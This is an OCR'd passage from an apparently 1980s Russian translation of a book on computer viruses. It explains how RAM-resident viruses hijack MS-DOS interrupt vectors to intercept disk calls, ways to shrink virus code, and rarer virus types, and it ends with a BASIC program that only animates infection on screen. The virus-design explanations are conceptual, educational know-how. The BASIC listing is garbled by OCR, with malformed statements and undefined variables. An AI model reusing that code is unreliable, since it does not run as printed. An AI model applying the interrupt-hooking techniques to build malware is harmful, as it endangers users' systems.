
Как уже пояснялось в разделе 1, ОЗУ-резидентные программы компьютерных вирусов "паразитируют" на самой программе. Находящиеся в оперативной памяти программы не перезаписываются данными или другими программами; эта область памяти специальным образом упра-

вляется и становится недоступной для других программ. Система после загрузки ОЗУ-резидентной программой ведет себя так, как если бы данной области памяти не существовало. В экстремальном случае при использовании ОЗУ-резидентных программ оперативная память может оказаться полностью занятой, после чего MS-DOS выдает сообщение: "Programm passt nicht in den Speicher". ("Для программы нет места в памяти").

Перед вызовом ОЗУ-резидентных программ оперативная память выглядит таким образом:



После загрузки ОЗУ-резидентных программ оперативная память выглядит таким образом :



Размещенная в оперативной памяти резидентная часть программы может быть активизирована в любой момент при возникновении определенных условий. Например, таким условием может быть прерывание (см. п. 1.1) или обращение из некоторой другой программы.

Для того, чтобы уяснить себе, каким образом может при этом внедряется вирус, нужно иметь определенное представление о структуре прерываний процессора 8088 и их применении в MS-DOS.

Функции RIOS (Basic Input Output System - базовая система ввода-вывода) находятся в ПЗУ в самой верхней области памяти ЭВМ.


Нижняя часть памяти занята под адреса прерываний. Эти адреса управляются определенными стандартными программами, находящимися в ПЗУ (а частично и в ЗУПВ как часть MS-DOS).

Таким способом достигается всемирно известная совместимость работающих под управлением MS-DOS ЭВМ. Так как совершенно безразлично, какое аппаратное обеспечение используется, функции операционной системы реализуются путем генерации прерываний. Затем процессор выбирает из нижней области адрес прерывания (вектор прерываний) соответствующей процедуры прерывания, которые могут быть различными в различных системах.


Если теперь вектор некоторого прерывания изменяется (преобразуется), вызов операционной системы (например, вывод на печать) может изменить свое направление, переключившись на любую другую программу вывода, резидентную в памяти. Таким же способом можно переключиться с набора символов, несогласующихся с кодами ASCII, на стандартные коды ASCII.

Но и с использованием той же техники можно "перехватить " все обращения к дискете и переключить их на программу-вирус, которая вначале выполнит задачу своего внедрения в систему, затем предусмотренные программой-вирусом манипуляции и лишь после этого выполнит собственно обращение к дискете, создавая тем самым видимость безупречной работы.

На схеме при нормальном выполнении функций это выглядит примерно так (здесь решающие функции по сравнению с другими схе-ма ми сильно расширены):



После установки ОЗУ-резидентной программы-вируса процесс выполнения функций изменится следующим образом (здесь также реша-ющие функции по сравнению с другими схемами сильно расширены):



Такие вирусы, как правило, сохраняются в оперативной памяти (если они не запрограммированы иначе) до тех пор, пока не будет выключен компьютер. Если затем ЭВМ включить вновь, оперативная

память будет свободна от вирусов. Но это будет продолжаться лишь дот тех пор, пока не будет запущена инфицированная программа. При запуске такой программы вирус вновь становится резидентным. Поэтому наиболее устойчивые вирусы программируются таким образом, чтобы загружаться в качестве первого сектора начальной загрузки системы или в качестве сектора начальной загрузки процессора команд, что обеспечивает их жизнестойкость.

9.4 Вызов программы-вируса

Рассмотренные выше типы программ-вирусов имеют один серьезный недостаток - длину. И даже если можно написать на ассемблере достаточно компактную программу-вирус, занимающую менее 400 байтов, то и эти 400 байтов должны будут где-то отведены под программу. Итак, перезаписывающие вирусы разрушают весьма значительную часть программы-носителя, а неперезаписывающие вирусы значительно удлиняют такую программу. Естественно, при последующем контроле эти изменения обнаруживаются. Тем более, когда для программирования осуществляемых вирусом операций используются языки высокого уровня, в результате чего объектная программа занимает достаточно много места.


Но и здесь есть средства, позволяющие обойти и эти трудности. Программу-вирус можно значительно сократить, если не связывать с каждым вирусом заново задание на выполнение определенных операций, а поместить такое задание в массовую память один раз, а вирус запишет в программу-носитель вируса лишь вызов программы выполнения таких манипуляций ("Manipuliere.EXE").


Вирус можно еще более сократить, поместив готовый вирус однажды в оперативную память (например, в виде "невидимого файла" (HIDDEN FILE)), и тогда внедрение вируса состоит лишь из вызова программы-вируса.

Правда, это имеет тот недостаток, что при ошибке в программе-вирусе инфицированная программа будет опасно пытаться вызвать вирус.

Самые короткие вирусы могут получиться, если удастся программу-вирус постоянно иметь в оперативной памяти в качестве резидентной. Но и в этом случае код "внедренной инфекции" не может занимать меньше одного байта.

Процессор 8088 благодаря своей структуре имеет некоторые особенности в написании программ-вирусов. Например, если в программу встроено прерывание 3 (полушаговое прерывание (CC 16)), а вектор такого прерывания указывает на резидентную программу-вирус, то удается создать вирус, длина которого уже не имеет особого значения.





9.5 Прочие вирусы

Теперь, после того как обсуждены наиболее часто встречающиеся при работе с MS-DOS типы вирусов, рассмотрим еще не сколько более редких их видов.

Однако следует сразу же отметить, что приведенные ниже распечатки "нестандартных" вирусов ни в коей мере не претендуют на полноту. Вполне возможно, что в специальных операционных системах, ориентированных на специальное аппаратное обеспечение, открываются совершенно новые врзможности для программирования вирусов, что полностью учесть совершенно невозможно.

Аппаратные вирусы

Эти вирусы внедряются в систему лишь при изменении аппаратного обеспечения. Например, при замене ПЗУ начальной загрузки. И хотя такие вирусы очень сложно внедряются в систему, избавиться от них еще сложнее, поскольку при перезапуске ЭВМ с новой операционной системой они появляются снова.

"Буферизованные" вирусы

Вирусы, которые "гнездятся" в буферизованном ЗУПВ, имеют те же отличительные признаки, что и аппаратные вирусы, но могут быть устранены путем удаления буферных батарей. Но нужно учитывать, что вирусы могут появиться вновь через инфицированные программы.

Вирусы "жизни и смерти" (Live and Die)

Вирусы, которые внедряются в программу за определенное время. По истечению этого времени они сами удаляются из зараженной программы. Программа после самоудаления из нее вируса, как правило, сохраняет работоспособность.

Вирусы "игра в прятки" (Hide and Seek)

Вирусы, которые сохраняются внутри системы лишь в течение некоторого времени. В качестве "укрытия" могут использоваться, например, буферные области интеллектуальных терминалов. Здесь важно лишь, чтобы существовала возможность выхода из системы и нового входа в нее.

9.6 Демонстрационные программы

Приведенная ниже написанная на Бейсике программа демонстрирует принцип действия перезаписывающих и неперезаписывающих вирусов с выводом графических изображений. Программа ориентирована на цветной графический адаптер фирмы ИБМ, но за счет управления через меню может быть приспособлена и для работы с другим монитором.

В предлагаемом меню можно выбрать следующие режимы:

(1) - демонстрация по отдельным этапам
(2) - непрерывная демонстрация
(9) - выбор цвета
(0) - завершение программы.

```
 10  REM ******************************************************
 20  REM *** Демонстрационная программа компьютерных вирусов ****
```



```
 30  REM *** автор P. Бургер 1987                            ****
 40  REM ******************************************************
 50  SWARS=0: BLAU=1: GRAUEN=2
 60  CYAN=3: ROT=4: MAGNETA=5: BRAUN=6
 70  WEISS=7: GRAU=8: HELLBLAU=9: HELLGRAUEN=10
 80  HELLCYAN=11: HELLROT=12
 90  HELLMAGNETA=13: GELB=14: HELLWEISS=15
100  A1=BLAU: A2=BRAUN: A3=GELB: A4=ROT
110  B=0
120  CLS
130  REM *** Вначале демонстрация перезаписывающих вирусов ***
140  COLOR A2, B
150  PRINT " эта программа демонстрирует принцип действия "
160  COLOR A2, B
170  PRINT " компьютерных вирусов"
180  COLOR A2,B:LOCATE 5, 1
190  PRINT "Сначала простейшая форма вирусов"
```

```
200  GOSUB 4520
210  REM *** начало присвоений ***
211  S11$=CHR$(223)
212  S10$=CHR$(220)
213  S6$=CHR(196)
220  S1011$=S11$+S11$+S11$+S11$+S11$+S11$+S11$+S11$+S11$+S11$
230  S1010$=S10$+S10$+S10$+S10$+S10$+S10$+S10$+S10$+S10$+S10$
240  S106$=S6$+S6$+S6$+S6$+S6$+S6$+S6$+S6$+S6$+S6$
250  S2011$=S1011$+S1011$
260  S2010$=S1010$+S1010$
270  S206$=S106$+S106$
280  S9$=CHR$(219)
320  S26$=S6$+S6$
330  S210$=S10$+S10$
340  S211$=S11$+S11$
350  S1$=CHR$(179)
360  S2$=CHR$(191)
370  S3$=CHR$(192)
380  S4$=CHR$(193)
390  S5$=CHR$(194)
400  S6$=CHR$(196)
410  S8$=CHR$(218)
```



```
420  S7$=CHR$(217)
430  COLOR A1, B
440  A224$=S9$+" "+S8$+S206$+S206$+S2$+" "+S9$+CHR$(13)
450  A225$=S9$+" "+S3$+S206$+S206$+S7$+" "+S9$+CHR$(13)
460  A226$=S9$+S2010$+S2010$+S210$+S210$+S9$
470  A223$=S9$+S2011$+S2011$+S211$+S211$++S9$+CHR$(13)
480  A1$=A223$
490  A2$=A224$
500  A3$=S9$+" "+S1$+"1-я   прикладная   программа    "+S1$+"
     "+S9$+CHR$(13)
510  A4$=A225$
520  A5$=A226$
530  AW1$=A1$+A2$+A3$+A4$+A5$
540  B2$=A224$
550  B3$=S9$+" "+S1$+"2-я   прикладная   программа    "+S1$+"
     "+S9$+CHR$(13)
560  B4$=A225$
570  AW2$=A1$+B2$+B3$+B4$+A5$
580  C2$=A224$
590  C3$=S9$+" "+S1$+"3-я   прикладная   программа    "+S1$+"
     "+S9$+CHR$(13)
600  C4$=A225$
610  AW3$=A1$+C2$+C3$+C4$+A5$
620  D2$=S9$+" "+S8$+S6$+S5$+S26$++S26$+S6$+S5$+S26$+S26$+S26$+S2$+
     S8$+S206$+S26$+S26$+S2$+" "+S9$+CHR$(13)
630  D3$=S9$+"  "+S1$+"K"+S1$+"  VIR  "+S1$+"  MAN   "+S1$+S1$+"
     программа пользователя "+S1$+S9$+CHR$(13)
```

```
 640  D4$=S9$+" "+S3$+S6$+S4$+S26$+S26$+S6$+S4$+S26$+S26$+S26$+
      S7$+S3$+S206$+S26$+S26$+S7$+" "+S9$+CHR$(13)
 650  IRI$=A1$+D2$+D3$+D4$+A5$
 660  E2$=S9$+" "+S8$+S6$+S5$+S26$+S26$+S6$+S5$+S26$+S26$+S26$+S2$+
      S8$+CHR$(13)
 670  E3$=S9$+"  "+S1$+KS1$+" VIR "+S1$+" MAN "+S1$+S1$+CHR$(13)
 680  E4$=S9$+" "+S3$+S6$+S4$+S26$+S26$+S6$+S4$+S26$+S26$+S26$+S7$+
      S3$+CHR$(13)
 690  SE1$=A1$+E2$+E3$+E4$+A5$
 700  F2$=S8$+S6$+S5$+S26$+S26$+S6$+S56$+S26$+S26$+S26$+S6$+S5$+
      CHR$(13)
 710  F3$=S1$+"K"+S1$+" VIR "+S1$+" MAN "+S1$+CHR$(13)
```



```
 720  F4$=S3$+S6$+S4$+S26$+S26$+S6$+S4$+S26$+S26$+S26$+S6$+S4$+
      CHR$(13)
 730  AW$=" прикладная программа "
 740  WAW1$=" 1-я прикладная программа "
 750  WAW2$=" 2-я прикладная программа "
 760  WAW3$=" 3-я прикладная программа "
 770  H2$=S9$+" "+S8$+S6$+S5$+S26$+S6$+S6$+S6$+S5$+S6$+S6$+S26$+
      S26$+S6$+S5$+S206$+S26$+S26$+S2$+" "+S9$+CHR$(13)
 780  H3$=S9$+"   "+S1$+"K"+S1$+"  VIR"+S1$+" MAN "+S1$+" 1-я
      прикладная программа "+S1$+"  "+S9$+CHR$(13)
 790  H4$=S9$+" "+S3$+S6$+S4$+S26$+S26$+S6$+S4$+S26$+S26$+S26$+S6$+
      S4$+S206$+S26$+S26$+S7$+" "+S9$+CHR$(13)
 800  TR2$=A1$+H2$+H3$+H4$+A5$
 810  TR3$=S9$+" "+S1$+"K"+S1$+" VIR "+S1$+" MAN "+S1$+" 2-я
      прикладная программа "+S1$+"  "+S9$+CHR$(13)
 820  TR3$=A1$+H2$+I3$+H4$+A5$
 830  J3$=S9$+"   "+S1$+"K"+S1$+" VIR "+S1$+" MAN "+S1$+" 3-я
      прикладная программа "+S1$+"  "+S9$+CHR$(13)
 840  TR4$=A1$+H2$+J3$+H4$+A5$
 850  CLS
 860  REM *** запуск демонстративной программы ***
 870  LOCATE 1, 1:PRINT TRI$;
 880  LOCATE 1, 48:COLOR A3, B
 890  PRINT " <<== программа-носитель вируса "
 900  GOSUB 4910
 910  LOCATE 7, 1:COLOR A1, B:PRINT AW1$;
 920  LOCATE 13, 1:PRINT AW2$;
 930  LOCATE 19, 1:PRINT AW3$;
 940  GOSUB 4480
 950  COLOR A2, B:LOCATE 3,49
 960  PRINT " запуск программы-носителя вируса "
 970  COLOR A3,B:LOCATE 1, 1:PRINT TRI$
 980  GOSUB 4480
 990  COLOR A2, B:LOCATE 3,49
1000  PRINT " поиск прикладной программы "
1010  GOSUB 4480
1020  COLOR A2, B:LOCATE 3,49
```

```
1030  PRINT " прикладная программа найдена "
1040  COLOR A3+16 ,0:LOCATE 9, 23:PRINT NAWI$
```



```
1050  GOSUB 4480
1060  COLOR A1, B:LOCATE 9, 23:PRINT NAWI$
1070  COLOR A2, B:LOCATE 3,49
1080  PRINT " байт идентификатора существует? "
1090  COLOR A2, B:LOCATE 4,49
1100  PRINT " смерть===>> идентифицировать"
1110  COLOR A4+16 , 0:LOCATE 9, 4:PRINT "K"
1120  GOSUB 4480
1130  COLOR A4, 0:LOCATE 8, 3:PRINT F2$
1140  LOCATE 9, 3:PRINT F3$
1150  LOCATE 10, 3:PRINT F4$
1160  COLOR A2, B:LOCATE 3,49
1170  PRINT " продолжать вместе с программой-носителем"
1180  COLOR A2, B:LOCATE 4,49
1190  PRINT "                                          "
1200  GOSUB 4480
1210  COLOR A2, B:LOCATE 3,49
1220  PRINT "                                          "
1230  COLOR A1, B:LOCATE 1, 1:PRINT TRI$
1240  GOSUB 4480
1250  COLOR A2, B:LOCATE 3,49
1260  PRINT " запуск инфицированной программы "
1270  COLOR A3, B:LOCATE 7, 1:PRINT TR2$;
1280  GOSUB 4480
1290  COLOR A2, B:LOCATE 3,49
1300  PRINT " поиск прикладной программы "
1310  GOSUB 4480
1320  COLOR A2, B:LOCATE 3,49
1330  PRINT " прикладная программа найдена "
1340  COLOR A3+16 ,B:LOCATE 9, 23:PRINT NAWI$;
1350  GOSUB 4480
1360  COLOR A3,B:LOCATE 9, 23:PRINT NAWI$
1370  COLOR A2, B:LOCATE 3,49
1380  PRINT " байт идентификатора существует? "
1390  COLOR A2, B:LOCATE 4,49
1400  PRINT " Ja(Да)===>> продолжить поиск"
1410  COLOR A4+16 , B:LOCATE 9, 4:PRINT "K"
1420  GOSUB 4480
1430  COLOR A3,B:LOCATE 7, 1:PRINT TR2$
```



```
1440  COLOR A2, B:LOCATE 3,49
1450  PRINT " прикладная программа найдена "
1460  COLOR A2, B:LOCATE 4,49
1470  PRINT "                                          "
1480  COLOR A3+16 ,B:LOCATE 15, 23:PRINT NAW2$
```

```
1490  GOSUB 4480
1500  COLOR A3, B:LOCATE 15, 23:PRINT NAW2$
1510  COLOR A2, B:LOCATE 3,49
1520  PRINT " байт идентификатора существует? "
1530  COLOR A2, B:LOCATE 4,49
1540  PRINT " нет===>> идентифицировать"
1550  COLOR A4+16 , B:LOCATE 15, 4:PRINT "K"
1560  GOSUB 4480
1570  COLOR A4, B:LOCATE 14, 3:PRINT F2$
1580  LOCATE 15, 3:PRINT F3$
1590  LOCATE 16, 3:PRINT F4$
1600  COLOR A2, B:LOCATE 3,49
1610  PRINT " продолжить вместе с прикладной программой "
1620  COLOR A2, B:LOCATE 4,49
1630  PRINT "                                              "
1640  GOSUB 4480
1650  COLOR A2, B:LOCATE 3,49
1660  PRINT "                                              "
1670  COLOR A1, B:LOCATE 7, 1:PRINT TR2$;
1680  GOSUB 4480
1690  COLOR A2, B:LOCATE 3,49
1700  PRINT " запуск инфицированной программы "
1710  COLOR A3, B:LOCATE 13, 1:PRINT TR3$
1720  GOSUB 4480
1730  COLOR A2, B:LOCATE 3,49
1740  PRINT " поиск прикладной программы "
1750  GOSUB 4480
1760  COLOR A2, B:LOCATE 3,49
1770  PRINT " прикладная программа найдена "
1780  COLOR A3+16 ,B:LOCATE 9, 23:PRINT NAWI$;
1790  GOSUB 4480
1800  COLOR A1, B:LOCATE 9, 23:PRINT NAWI$
1810  COLOR A2, B:LOCATE 3,49
1820  PRINT "                                              "
```



```
1830  COLOR A2, B:LOCATE 4,49
1840  PRINT " Ja(Да)===>> продолжить поиск"
1850  COLOR A4+16 , B:LOCATE 9, 4:PRINT "K"
1860  GOSUB 4480
1870  COLOR A1, B:LOCATE 7, 1:PRINT TR2$
1880  COLOR A2, B:LOCATE 3,49
1890  PRINT " прикладная программа найдена "
1900  COLOR A2, B:LOCATE 4,49
1910  PRINT "                                              "
1920  COLOR A3+16 ,B:LOCATE 15, 23:PRINT NAW2$
1930  GOSUB 4480
1940  COLOR A1, B:LOCATE 15, 23:PRINT NAW2$
1950  COLOR A2, B:LOCATE 3,49
1960  PRINT " байт идентификатора существует? "
1970  COLOR A2, B:LOCATE 4,49
```

```
1980  PRINT " Ja(Да)===>> продолжить поиск"
1990  COLOR A4+16, B:LOCATE 15, 4:PRINT "K"
2000  GOSUB 4480
2010  COLOR A3, B:LOCATE 13,PRINT TR3$;
2020  COLOR A2, B:LOCATE 3,49
2030  PRINT " прикладная программа найдена "
2040  COLOR A2, B:LOCATE 4,49
2050  PRINT "                                          "
2060  COLOR A3+16, B:LOCATE 21, 23:PRINT NAW3$;
2070  GOSUB 4480
2080  COLOR A1, B:LOCATE 21, 23:PRINT NAW3$
2090  COLOR A2, B:LOCATE 3,49
2100  PRINT " байт идентификатора существует? "
2110  COLOR A2, B:LOCATE 4,49
2120  PRINT " нет===>> идентифицировать"
2130  COLOR A4+16, B:LOCATE, 4:PRINT "K"
2140  GOSUB 4480
2150  COLOR A2, B:LOCATE 20, 3:PRINT F2$
2160  LOCATE 21, 3:PRINT F3$
2170  LOCATE 22, 3:PRINT F4$ 0
2180  COLOR A2, B:LOCATE 3,49
2190  PRINT " продолжить вместе с прикладной программой "
2200  COLOR A2, B:LOCATE 4,49
2210  PRINT "                                          "
```



```
2220  GOSUB 4480
2230  COLOR A2, B:LOCATE 3,49
2240  PRINT "                                          "
2250  COLOR A1, B:LOCATE 13, 1:PRINT TR3$;
2260  GOSUB 4480
2270  COLOR A1, B:LOCATE 19, 1:PRINT TR4$;
2280  REM *** ENDE ***
2290  AUS1$ "1"
2300  GOSUB 4480
2310  CLS
2320  REM *** демонстрация неперазаписывающих вирусов ***
2330  COLOR A2,B
2340  PRINT " Эта программа демонстрирует принцип действия "
2350  COLOR A2,B
2360  PRINT " компьютерных вирусов "
2370  COLOR A2, B:LOCATE 5,1
2380  PRINT " Теперь опасная форма вирусов "
2390  GOSUB 4480
2400  CLS
2410  REM *** Начало назначений ***
2420
A200$=S9$+S2011$+S1011$+S211$+S211$+S211$+S211$+S11$+S9$+CHR$(13)
2430
A201$=S9$+S2010$+S1010$+S210$+S210$+S210$+S210$+S10$+S9$+CHR$(13)
2440  A1$=A200$
```

```
2450  A2$=S9$+" "+S8$+S6$+S5$+S26$+S26$+S6$+S5$+S26$+S6$+S5$+
      S26$+S6$+S5$+S106$+S26$+S26$+S26$+S26$+S6$+S2$+" "+S9$+
      CHR$(13)
2460  A3$=S9$+"  "+S1$+"K"+S1$+"  VIR  "+S1$+" MAN "+S1$+" MOV "+
      S1$+" прикладная программа "+S1$+" "+S9$+CHR$(13)
2470  A4$=S9$+" "+S3$+S6$+S4$+S26$+S26$+S6$+S4$+S26$+S6$+S4$+
      S26$+S6$+S4$+S106$+S26$+S26$+S26$+S26$+S6$+S7$+" "+S9$+
      CHR$(13)
2480  A5$=A201$
2490  TR1$=A1$+A2$+A3$+A4$+A5$
2500  A200$=S9$+S2011$+S2011$+S9$+CHR$(13)
2510  A201$=S9$+S2010$+S2010$+S9$+CHR$(13)
2520  B1$=A200$
2530  B2$=S9$+" "+S8$S206$+S106$+S26$+S26$+S26$+S2$+" "+S9$+CHR$(13)
2540  B3$=S9$+" "+S1$+" 1-я   прикладная   программа    "+S1$+" "+
      S9$+CHR(13)
```



```
2550  B4$=S9$+" "+S3$+S20$+S106$+S26$+S26$+S26$+S7$+" "+S9$+CHR$(13)
2560  B5$=A201$
2570  AW1$=B1$+B2$+B3$+B4$+B5$
2580  C1$=A200$
2590  C2$=S9$+" "+S8$+S106$+S6$+S5$+S206$+S26$+S26$+S2$+" "+
      S9$+CHR$(13)
2600  C3$=S9$+" "+S1$+" 1-я часть"+S1$+" 1-я прикладная  программа "+
      S1$+S9$+CHR(13)
2610  C4$=S9$+" "+S3$+S106$++S6$+S4$+S206$+S26$+S26$+S7$+" "+
      S9$+CHR(13)
2620  C5$=A201$
2630  ST1$=C1$+C2$+C3$+C4$+C5$
2640  D1$=S9$+S2011$+S2011$+S1011$+S211$+S9$+CHR$(13)
2650  D2$=S9$+" "+S8$+S106$+S6$+S5$+S206$+S26$+S26$+S5$+" "+
      S106$+S6$+S2$+" "+S9$+CHR$(13)
2660  D3$=S9$+" "+S1$+" 1-я часть "+S1$+"1-я прикладная программа "+
      S1$+" 1-я часть "+S1$+" "+S9$+CHR(13)
2670  D4$=S9$+" "+S3$+S106$+S6$+S4$+S206$+S26$+S26$+S4$+S106$+S6$+S7$+
      " "+S9$+CHR(13)
2680  D5$=S9$+S2010$+S2010$+S1010$+S210$+S9$+CHR$(13)
2690  ST21$=D1$+D2$ :ST22$=D3$+D4$+D5$
2700  E1$=S9$+S2011$+S2011$+S1011$+S211$+S211$+S211$+S9$+CHR$(13)
2710  E2$=S9$+" "+S8$+S106$+S6$+S5$+S206$+S26$+S26$+S5$+
      S106$+S6$+S5$+S26$+S6$+S2$+" "+S9$+CHR$(13)
2720  E3$=S9$+" "+S1$+" 1-я часть "+S1$+"1-я прикладная программа "+
      S1$+" 1-я часть "+S1$+"MOV "+S1$+" "+S9$+CHR(13)
2730  E4$=S9$+" "+S3$+S106$+S6$+S4$+S206$+S26$+S26$+S4$+S106$+S6$+
      S4$+S26$+S6$+S7$+" "+S9$+CHR$(13)
2740  E5$=S9$+S2010$+S2010$+S1010$+S210$+S210$+S210$+S9$
2750  MT21$=E1$+E2$ :MT22$=E3$+E4$+E5$
2760  G1$=S9$+S2011$+S2011$+S1011$+S211$+S211$+S211$+S9$+CHR$(13)
2770  G2$=S9$+" "+S8$+S6$+S5$+S26$+S26$+S6$+S5$+S26$+S6$+S5$+S206$+
      S26$+S26$+S5$+S106$+S6$+S5$+S26$+S6$+S2$+" "+S9$+CHR$(13)
```

```
2780  G3$=S9$+" "+S1$+"K"+S1$+" VIR "+S1$+" MAN "+S1$+" 1-я прикладная
      программа "+S1$+" 1-я часть "+S1$+" MOV "+S1$+" "+S9$+CHR(13)
2790  G4$=S9$+" "+S3$+S6$+S4$+S26$+S26$+S6$+S4$+S26$+S6$+S4$+S206$+
      S26$+S26$+S4$+S106$+S6$+S4$+S26$+S6$+S7$+" "+S9$+CHR$(13)
2800  G5$=S9$+S2010$+S2010$+S1010$+S210$+S210$+S210$+S9$+CHR$(13)
2810  VI21$=G1$+G2$ :VI22$=G3$+G4$+G5$
```



```
2820  H1$=A200$
2830  H2$=S9$+" "+S8$+S206$+S106$+S26$+S26$+S2$+" "+S9$+CHR$(13)
2840  H3$=S9$+" "+S1$+"2-я   прикладная   программа    "+S1$+"
      "+S9$+CHR$(13)
2850  H4$=S9$+" "+S3$+S206$++S106$+S26$+S26$+S26$+S7$+" "+
      S9$+CHR$13)
2860  H5$=A201$
2870  AW2$=H1$+H2$+H3$+H4$+H5$
2880  I1$=A200$
2890  I2$=S9$+" "+S8$+S106$+S6$+S5$+S206$+S26$+S26$+S2$+"
"+S9$+CHR$(13)
2900  I3$=S9$+" "+S1$+" 1-я часть"+S1$+" 2-я прикладная  программа "+
      S1$+S9$+CHR$13)
2910  I4$=S9$+" "+S3$+S106$+S6$+S4$+S206$+S26$+S26$+S7$+"
"+S9$+CHR$(13)
2920  I5$=A201$
2930  J1$=S9$+S2011$+S2011$+S1011$+S211$+S9$+CHR$(13)
2940  J2$=S9$+" "+S8$+S106$+S6$+S5$+S206$+S26$+S26$+S5$+" "+
      S106$+S6$+S2$+" "+S9$+CHR$(13)
2950  J3$=S9$+" "+S1$+" 1-я часть "+S1$+" 2-я прикладная программа "+
      S1$+" "+S1$+" "+S9$+CHR(13)
2970  X1$=S8$+S106$+S6$+S5$
2990  V1$=S8$+S6$+S5$+S26$+S26$+S6$+S5$+S26$+S6$+S5$
3000  V2$=S1$+"K"+S1$+" VIR "+S1$+" MAN "+S1$
3010  V3$=S3$+S6$+S4$+S26$+S26$+S6$+S4$+S26$+S6$+S4$
3020  X2$=S1$+" 1-я часть "+S1$
3030  X3$=S3$+S106$+S6$+S4$
3040  Y1$=S5$+S106$+S6$+S2$
